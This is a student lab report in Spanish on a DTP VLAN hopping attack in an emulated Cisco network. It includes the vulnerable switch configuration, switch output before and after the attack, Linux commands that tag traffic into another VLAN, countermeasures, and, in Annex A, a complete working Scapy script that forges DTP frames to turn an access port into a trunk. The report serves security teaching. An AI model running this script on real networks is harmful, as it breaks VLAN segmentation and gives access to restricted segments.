



**INSTITUTO TECNOLÓGICO  
DE LAS AMERICAS**

**TÍTULO DEL TRABAJO:**

**DTP VLAN HOPPING: CONVIERTA UNA  
INTERFAZ DE ACCESO EN UNA INTERFAZ TRONCAL**

**ESTUDIANTE:**

**SAEL GERMÁN GARCIA**

**MATRÍCULA:**

**2025-0725**

**PROFESOR:**

**JONATHAN RONDON**

**ASIGNATURA:**

**SEGURIDAD DE REDES**

**12 DE JUNIO DEL 2026**

## Índice

|                                                      |    |
|------------------------------------------------------|----|
| 1. Objetivo del laboratorio .....                    | 3  |
| 2. Objetivo del script .....                         | 3  |
| 3. Parametros usados.....                            | 3  |
| 4. Requisitos para utilizar la herramienta .....     | 4  |
| 5. Documentacion del funcionamiento del script ..... | 4  |
| 6. Documentacion de la red y topologia .....         | 4  |
| 6.1 Direccionamiento utilizado .....                 | 5  |
| 6.2 VLANs utilizadas .....                           | 5  |
| 7. Configuracion base de los switches .....          | 6  |
| 7.1 Configuracion vulnerable en SW1-CORE .....       | 6  |
| 7.2 Configuracion base en SW2 .....                  | 6  |
| 8. Estado inicial antes del ataque.....              | 7  |
| 9. Ejecucion del ataque DTP VLAN Hopping.....        | 8  |
| 10. Verificacion del ataque exitoso .....            | 8  |
| 11. Prueba de acceso a otra VLAN .....               | 10 |
| 12. Contra-medidas documentadas .....                | 10 |
| 13. Resultados obtenidos.....                        | 10 |
| 14. Conclusion .....                                 | 11 |
| Anexo A. Script completo: dtp_vlan_hopping.py.....   | 12 |
| Referencias.....                                     | 13 |

## 1. Objetivo del laboratorio

El objetivo del laboratorio es demostrar, en un entorno controlado de PNETLab, como una configuracion insegura de DTP puede permitir que un atacante conectado a un puerto de usuario negocie dinamicamente un enlace trunk con el switch. El ataque demuestra la conversion de la interfaz e0/3 de SW1-CORE desde un estado operativo access hacia un estado operativo trunk mediante paquetes DTP falsos generados desde una maquina Linux.

- Identificar la configuracion inicial vulnerable del puerto e0/3 en modo dynamic auto.
- Ejecutar un script en Python con Scapy que envíe paquetes DTP hacia la direccion multicast Cisco.
- Verificar que el puerto del atacante cambie de static access a trunk.
- Demostrar el riesgo de acceso a VLANs adicionales cuando un puerto de usuario se convierte en troncal.
- Aplicar contramedidas para mitigar la negociacion DTP no autorizada.

Link de YouTube : [https://www.youtube.com/playlist?list=PLV\\_dKVnYXf67jGkXDf8d4dPSeYV39qM](https://www.youtube.com/playlist?list=PLV_dKVnYXf67jGkXDf8d4dPSeYV39qM)

Link del GitHub: [https://github.com/Sael2727/SaelGermanGarcia\\_2025-0725\\_DTP\\_VLAN\\_Hopping.git](https://github.com/Sael2727/SaelGermanGarcia_2025-0725_DTP_VLAN_Hopping.git)

## 2. Objetivo del script

El script dtp\_vlan\_hopping.py tiene como objetivo construir paquetes DTP desde cero utilizando Scapy. El script simula el comportamiento de un dispositivo que negocia trunk, enviando TLVs de DTP hacia la direccion multicast Cisco 01:00:0c:cc:cc:cc con el PID 0x2004. Cuando el puerto del switch esta en dynamic auto y la negociacion esta habilitada, el switch puede aceptar la negociacion y pasar a modo trunk.

- Construir paquetes 802.3 + LLC + SNAP con PID DTP 0x2004.
- Enviar TLVs de dominio, estado, tipo de trunk y vecino.
- Negociar dinamicamente un trunk contra un puerto configurado como dynamic auto.
- Automatizar la prueba con parametros de interfaz, dominio, tiempo e intervalo.
- Proveer evidencia tecnica del cambio operacional del puerto.

## 3. Parametros usados

| Parametro         | Valor utilizado   | Descripcion                                                                       |
|-------------------|-------------------|-----------------------------------------------------------------------------------|
| Interfaz atacante | ens3              | Interfaz Linux conectada al puerto e0/3 de SW1-CORE.                              |
| Puerto atacado    | SW1-CORE e0/3     | Puerto vulnerable configurado en dynamic auto.                                    |
| Dominio DTP/VTP   | LAB               | Dominio usado en la practica.                                                     |
| MAC destino       | 01:00:0c:cc:cc:cc | Direccion multicast Cisco usada por DTP.                                          |
| PID DTP           | 0x2004            | Identificador SNAP para DTP.                                                      |
| VLAN access       | 10 - VENTAS       | VLAN configurada como access/native del puerto vulnerable.                        |
| VLAN objetivo     | 20 - RRHH         | VLAN adicional alcanzable al convertirse en trunk.                                |
| VLAN adicional    | 999 - HACKEADO    | VLAN permitida en trunks para conservar consistencia con el laboratorio anterior. |

|                   |              |                                                     |
|-------------------|--------------|-----------------------------------------------------|
| Trunk allowed     | 10,20,999    | VLANs permitidas en el enlace troncal.              |
| Tiempo del ataque | 120 segundos | Tiempo de envio de paquetes DTP en la demostracion. |

## 4. Requisitos para utilizar la herramienta

- Laboratorio en PNETLab con switches Cisco IOL L2.
- Python 3 instalado en la maquina atacante Linux.
- Scapy instalado y funcionando correctamente.
- Permisos de root para enviar paquetes de capa 2.
- Puerto del atacante conectado a SW1-CORE e0/3.
- Puerto e0/3 configurado como switchport mode dynamic auto y con Negotiation of Trunking habilitado.
- Trunk 802.1Q activo entre SW1-CORE y SW2.
- VLANs 10, 20 y 999 creadas y permitidas en los trunks.

```
# Instalacion de dependencias en Linux
sudo apt update
sudo apt install -y python3 python3-pip tcpdump
sudo pip3 install scapy

# Ejecucion del ataque
sudo python3 dtp_vlan_hopping.py -i ens3 -d LAB -s 120
```

## 5. Documentacion del funcionamiento del script

| Fase                  | Descripcion tecnica                                                                       |
|-----------------------|-------------------------------------------------------------------------------------------|
| 1. Construccion L2    | El script usa Dot3, LLC y SNAP para crear tramas compatibles con protocolos Cisco.        |
| 2. PID DTP            | Configura SNAP con OUI 0x00000c y PID 0x2004, correspondiente a DTP.                      |
| 3. TLV Domain         | Incluye el dominio usado en el laboratorio, LAB.                                          |
| 4. TLV Status         | Simula un estado de negociacion que actua como desirable frente a un puerto dynamic auto. |
| 5. TLV Type           | Indica negociacion de trunk 802.1Q.                                                       |
| 6. TLV Neighbor       | Incluye la MAC de la interfaz atacante como vecino DTP.                                   |
| 7. Envio recurrente   | Envia paquetes durante un tiempo definido para mantener la negociacion.                   |
| 8. Resultado esperado | El puerto e0/3 pasa de Operational Mode: static access a Operational Mode: trunk.         |

## 6. Documentacion de la red y topologia

La topologia utiliza SW1-CORE como switch principal, SW2 como switch secundario, una maquina atacante Linux y hosts conectados a los switches. Para el ataque DTP, el punto critico es el puerto e0/3 de SW1-CORE, configurado en modo dynamic auto. Antes del ataque el puerto opera como access; despues de recibir paquetes DTP generados por el atacante, el puerto negocia y se convierte en trunk.




Figura 1. Topologia PNETLab del laboratorio DTP VLAN Hopping.

| Equipo         | Interfaz | Conexion / Rol                   | VLAN / Detalle                |
|----------------|----------|----------------------------------|-------------------------------|
| SW1-CORE       | e0/2     | Trunk hacia SW2                  | VLANs permitidas: 10,20,999   |
| SW1-CORE       | e0/3     | Puerto vulnerable hacia atacante | dynamic auto / native VLAN 10 |
| SW1-CORE       | e0/1     | Puerto access hacia VPC2         | VLAN 20                       |
| SW2            | e0/0     | Trunk hacia SW1-CORE             | VLANs permitidas: 10,20,999   |
| SW2            | e0/1     | Puerto access hacia VPC1         | VLAN 10                       |
| Atacante Linux | ens3     | Interfaz conectada a SW1 e0/3    | Capa 2 / DTP                  |

6.1 Direccionamiento utilizado

| Equipo   | Interfaz | Direccion IP   | Descripcion                                            |
|----------|----------|----------------|--------------------------------------------------------|
| SW1-CORE | Vlan1    | 10.25.7.1/24   | Administracion del switch principal.                   |
| SW2      | Vlan1    | 10.25.7.2/24   | Administracion del switch cliente.                     |
| Atacante | ens3     | 10.25.10.99/24 | Direccion usada en la VLAN 10.                         |
| Atacante | ens3.20  | 10.25.20.99/24 | Subinterfaz 802.1Q usada para probar acceso a VLAN 20. |
| VPC1     | eth0     | 10.25.10.10/24 | Host en VLAN 10.                                       |
| VPC2     | eth0     | 10.25.20.20/24 | Host en VLAN 20.                                       |

6.2 VLANs utilizadas

| VLAN ID | Nombre   | Rol                | Descripcion                                                   |
|---------|----------|--------------------|---------------------------------------------------------------|
| 10      | VENTAS   | Access / Native    | VLAN de usuario y native VLAN del puerto vulnerable.          |
| 20      | RRHH     | Objetivo           | VLAN a la que el atacante intenta acceder tras obtener trunk. |
| 999     | HACKEADO | Permitida en trunk | VLAN adicional usada en el laboratorio.                       |

## 7. Configuración base de los switches

### 7.1 Configuración vulnerable en SW1-CORE

```
enable
configure terminal

vlan 10
  name VENTAS
exit

vlan 20
  name RRHH
exit

interface ethernet 0/1
  description VPC2_VLAN20
  switchport mode access
  switchport access vlan 20
  no shutdown
exit

interface ethernet 0/2
  description TRUNK_HACIA_SW2
  switchport trunk encapsulation dot1q
  switchport mode trunk
  switchport trunk allowed vlan 10,20,999
  no shutdown
exit

interface ethernet 0/3
  description PUERTO_VULNERABLE_DTP_HACIA_ATACANTE
  no switchport nonegotiate
  no spanning-tree bpduguard enable
  switchport trunk encapsulation dot1q
  switchport mode dynamic auto
  switchport access vlan 10
  switchport trunk native vlan 10
  switchport trunk allowed vlan 10,20,999
  no shutdown
exit

end
write memory
```

### 7.2 Configuración base en SW2

```
enable
configure terminal

vlan 10
  name VENTAS
exit

vlan 20
  name RRHH
exit

interface ethernet 0/0
  description TRUNK_HACIA_SW1_CORE
  switchport trunk encapsulation dot1q
  switchport mode trunk
  switchport trunk allowed vlan 10,20,999
  no shutdown
exit

interface ethernet 0/1
  description VPC1_VLAN10
  switchport mode access
  switchport access vlan 10
  no shutdown
exit
```

```
end
write memory
```

## 8. Estado inicial antes del ataque

Antes de ejecutar el script, el puerto e0/3 de SW1-CORE esta administrativamente en dynamic auto y operativamente en static access. Esto confirma que el puerto todavia no es trunk, pero conserva la negociacion DTP habilitada, lo que lo hace vulnerable.

```
SW1-CORE#
*Jun 12 03:58:12.032: %SYS-5-CONFIG_I: Configured from console by console
SW1-CORE#show inter e0/3 switchport
Name: Et0/3
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: static access
Administrative Trunking Encapsulation: dot1q
Operational Trunking Encapsulation: native
Negotiation of Trunking: On
Access Mode VLAN: 10 (VENTAS)
Trunking Native Mode VLAN: 10 (VENTAS)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: 10,20,999
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL

Protected: false
Appliance trust: none
```

Figura 2. Estado inicial de e0/3: Administrative Mode dynamic auto y Operational Mode static access.

```
SW1-CORE#show inter trunk

Port      Mode      Encapsulation  Status      Native vlan
Et0/2     on        802.1q         trunking    1

Port      Vlans allowed on trunk
Et0/2     10,20,999

Port      Vlans allowed and active in management domain
Et0/2     10,20,999

Port      Vlans in spanning tree forwarding state and not pruned
Et0/2     10,20,999
```

Figura 3. Estado inicial de trunks: solo Et0/2 aparece como trunk antes del ataque.

## 9. Ejecucion del ataque DTP VLAN Hopping

En esta fase se ejecuta el script `ntp_vlan_hopping.py` desde la maquina atacante. El script envia paquetes DTP hacia la direccion multicast Cisco para inducir la negociacion de trunk con el puerto e0/3 configurado como dynamic auto.

```
sudo python3 dtp_vlan_hopping.py -i ens3 -d LAB -s 120
# -i ens3: interfaz atacante
# -d LAB: dominio usado en la practica
# -s 120: tiempo de envio de paquetes DTP en segundos
```

```
root@Linux-Desktop:/home/eve# sudo python3 dtp_vlan_hopping.py -i ens3 -d LAB -s 120
=====
DTP VLAN HOPPING ATTACK
Sael German Garcia | 2025-0725
=====
[+] Interfaz atacante : ens3
[+] Dominio DTP/VTP : LAB
[+] Destino multicast : 01:00:0c:cc:cc:cc
[+] Tiempo de envio : 120 segundos
[+] Enviando paquetes DTP para negociar trunk...
=====
[+] DTP enviado #1
[+] DTP enviado #2
[+] DTP enviado #3
[+] DTP enviado #4
[+] DTP enviado #5
[+] DTP enviado #6
[+] DTP enviado #7
[+] DTP enviado #8
[+] DTP enviado #9
[+] DTP enviado #10
[+] DTP enviado #11
[+] DTP enviado #12
[+] DTP enviado #13
[+] DTP enviado #14
```

Figura 4. Ejecucion del script DTP desde la maquina atacante Linux.

## 10. Verificacion del ataque exitoso

Despues de ejecutar el script, el puerto e0/3 cambia su estado operacional a trunk. En la tabla de trunks del switch se observa que Et0/3 aparece como trunk con modo auto, encapsulacion 802.1Q, native VLAN 10 y VLANs permitidas 10,20,999.



```

SW1-CORE#show inter e0/3 switchport
Name: Et0/3
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: trunk
Administrative Trunking Encapsulation: dot1q
Operational Trunking Encapsulation: dot1q
Negotiation of Trunking: On
Access Mode VLAN: 10 (VENTAS)
Trunking Native Mode VLAN: 10 (VENTAS)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: 10,20,999
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL

Protected: false
Appliance trust: none

```

*Figura 5. Verificación posterior: e0/3 cambia a Operational Mode trunk.*

```

SW1-CORE#show inter trunk

```

| Port  | Mode | Encapsulation | Status   | Native vlan |
|-------|------|---------------|----------|-------------|
| Et0/2 | on   | 802.1q        | trunking | 1           |
| Et0/3 | auto | 802.1q        | trunking | 10          |

```

Port      Vlans allowed on trunk
Et0/2     10,20,999
Et0/3     10,20,999

```

```

Port      Vlans allowed and active in management domain
Et0/2     10,20,999
Et0/3     10,20,999

```

```

Port      Vlans in spanning tree forwarding state and not pruned
Et0/2     10,20,999
Et0/3     none

```

*Figura 6. Verificación posterior: Et0/3 aparece en show interfaces trunk como enlace trunking.*

## 11. Prueba de acceso a otra VLAN

Una vez el puerto del atacante se convierte en trunk, el atacante puede crear una subinterfaz etiquetada 802.1Q para enviar trafico hacia otra VLAN permitida en el trunk. En este laboratorio se usa la VLAN 20 como segmento objetivo.

```
sudo modprobe 8021q
sudo ip link add link ens3 name ens3.20 type vlan id 20
sudo ip addr add 10.25.20.99/24 dev ens3.20
sudo ip link set ens3.20 up
ping 10.25.20.20
```

## 12. Contra-medidas documentadas

El ataque funciona porque el puerto del atacante permite negociacion dinamica de trunk. La mitigacion consiste en configurar los puertos de usuario manualmente como access, deshabilitar DTP con switchport nonegotiate y proteger el puerto con PortFast y BPDU Guard.

- No dejar puertos de usuario en dynamic auto o dynamic desirable.
- Configurar puertos finales en modo access de forma explicita.
- Usar switchport nonegotiate para deshabilitar DTP.
- Habilitar spanning-tree portfast y bpduguard en puertos access.
- Limitar las VLANs permitidas en trunks reales.
- Deshabilitar o apagar puertos no utilizados.

```
configure terminal
interface ethernet 0/3
description PUERTO_MITIGADO_HACIA_ATACANTE
switchport mode access
switchport access vlan 10
switchport nonegotiate
spanning-tree portfast
spanning-tree bpduguard enable
end
write memory
```

```
SW1-CORE(config)#interface ethernet 0/3
SW1-CORE(config-if)# description PUERTO_MITIGADO_HACIA_ATACANTE
SW1-CORE(config-if)# switchport mode access
SW1-CORE(config-if)# switchport access vlan 10
SW1-CORE(config-if)# switchport nonegotiate
SW1-CORE(config-if)# spanning-tree portfast
SW1-CORE(config-if)# spanning-tree bpduguard enable
SW1-CORE(config-if)#end
```

*Figura 7. Aplicacion de contramedida: e0/3 forzado como access y DTP deshabilitado.*

## 13. Resultados obtenidos

| Prueba         | Resultado                                                                  |
|----------------|----------------------------------------------------------------------------|
| Estado inicial | Exitoso. e0/3 aparecio como dynamic auto y operational mode static access. |
| Ataque DTP     | Exitoso. El script envio paquetes DTP desde ens3.                          |

|                          |                                                                          |
|--------------------------|--------------------------------------------------------------------------|
| Conversion a trunk       | Exitoso. e0/3 cambio a Operational Mode: trunk.                          |
| Aparicion en trunk table | Exitoso. Et0/3 aparecio en show interfaces trunk.                        |
| Mitigacion               | Aplicada. e0/3 fue configurado como access y con switchport nonegotiate. |

## 14. Conclusion

El laboratorio demuestra que DTP puede representar un riesgo cuando los puertos de usuario se dejan en dynamic auto con negociacion habilitada. El script desarrollado con Scapy envio paquetes DTP que lograron negociar un trunk con SW1-CORE, convirtiendo el puerto e0/3 desde un estado operativo access a trunk. La contramedida principal es configurar manualmente los puertos de usuario como access, deshabilitar DTP con switchport nonegotiate y aplicar controles de capa 2 como PortFast y BPDU Guard.

## Anexo A. Script completo: dtp\_vlan\_hopping.py

A continuacion se incluye el script completo utilizado para ejecutar el ataque DTP VLAN Hopping con Scapy.

```
#!/usr/bin/env python3
# dtp_vlan_hopping.py
# Nombre: Sael German Garcia | Matricula: 2025-0725
# Objetivo: DTP VLAN Hopping - convertir puerto dynamic auto en trunk usando Scapy

import time
import struct
import argparse

from scapy.layers.l2 import Dot3, LLC, SNAP
from scapy.packet import Raw
from scapy.sendrecv import sendp
from scapy.arch import get_if_hwaddr

DST_MAC = "01:00:0c:cc:cc:cc"
DTP_PID = 0x2004

def mac_to_bytes(mac):
    return bytes(int(x, 16) for x in mac.split(":"))

def build_tlv(tlv_type, value):
    """
    DTP usa TLVs:
    Type: 2 bytes
    Length: 2 bytes
    Value: variable
    """
    return struct.pack(">HH", tlv_type, len(value) + 4) + value

def build_dtp_packet(iface, domain):
    src_mac = get_if_hwaddr(iface)

    # DTP version 1
    dtp_payload = b"\x01"

    # TLV 0x0001 = Domain
    dtp_payload += build_tlv(0x0001, domain.encode("ascii"))

    # TLV 0x0002 = Status
    # 0x03 simula modo desirable para negociar trunk con un puerto dynamic auto.
    dtp_payload += build_tlv(0x0002, b"\x03")

    # TLV 0x0003 = DTP Type
    # 0xa5 representa trunk 802.1Q en este laboratorio.
    dtp_payload += build_tlv(0x0003, b"\xa5")

    # TLV 0x0004 = Neighbor
    dtp_payload += build_tlv(0x0004, mac_to_bytes(src_mac))

    pkt = (
        Dot3(dst=DST_MAC, src=src_mac) /
        LLC(dsap=0xaa, ssap=0xaa, ctrl=0x03) /
        SNAP(OUI=0x0000c, code=DTP_PID) /
        Raw(load=dtp_payload)
    )

    return pkt

def run_attack(iface, domain, seconds, interval):
    pkt = build_dtp_packet(iface, domain)

    print("=" * 60)
    print(" DTP VLAN HOPPING ATTACK")
    print(" Sael German Garcia | 2025-0725")
    print("=" * 60)
    print(f"[+] Interfaz atacante : {iface}")
    print(f"[+] Dominio DTP/VTP : {domain}")
    print(f"[+] Destino multicast : {DST_MAC}")
```

```

print(f"[+] Tiempo de envio   : {seconds} segundos")
print(f"[+] Enviando paquetes DTP para negociar trunk...")
print("=" * 60)

end_time = time.time() + seconds
count = 0

while time.time() < end_time:
    sendp(pkt, iface=iface, verbose=False)
    count += 1
    print(f"[+] DTP enviado #{count}")
    time.sleep(interval)

print("=" * 60)
print("[+] Ataque DTP finalizado.")
print("[+] Verifica en SW1-CORE:")
print("    show interfaces e0/3 switchport")
print("    show interfaces trunk")
print("=" * 60)

def main():
    parser = argparse.ArgumentParser(description="DTP VLAN Hopping con Scapy")
    parser.add_argument("-i", "--iface", default="ens3", help="Interfaz atacante. Default: ens3")
    parser.add_argument("-d", "--domain", default="LAB", help="Dominio DTP/VTP. Default: LAB")
    parser.add_argument("-s", "--seconds", type=int, default=90, help="Tiempo enviando DTP. Default: 90")
    parser.add_argument("-t", "--interval", type=float, default=1.0, help="Intervalo entre paquetes. Default: 1.0")

    args = parser.parse_args()
    run_attack(args.iface, args.domain, args.seconds, args.interval)

if __name__ == "__main__":
    main()

```

## Referencias

- Cisco Systems. Documentacion tecnica sobre Dynamic Trunking Protocol y configuracion de puertos trunk/access.
- Scapy Project. Scapy: Packet crafting and network manipulation framework. <https://scapy.net/>
- PNETLab. Plataforma de emulacion utilizada para el laboratorio de redes.
- Troubleshooting, base del script y documentacion apoyada en Inteligencia Artificial.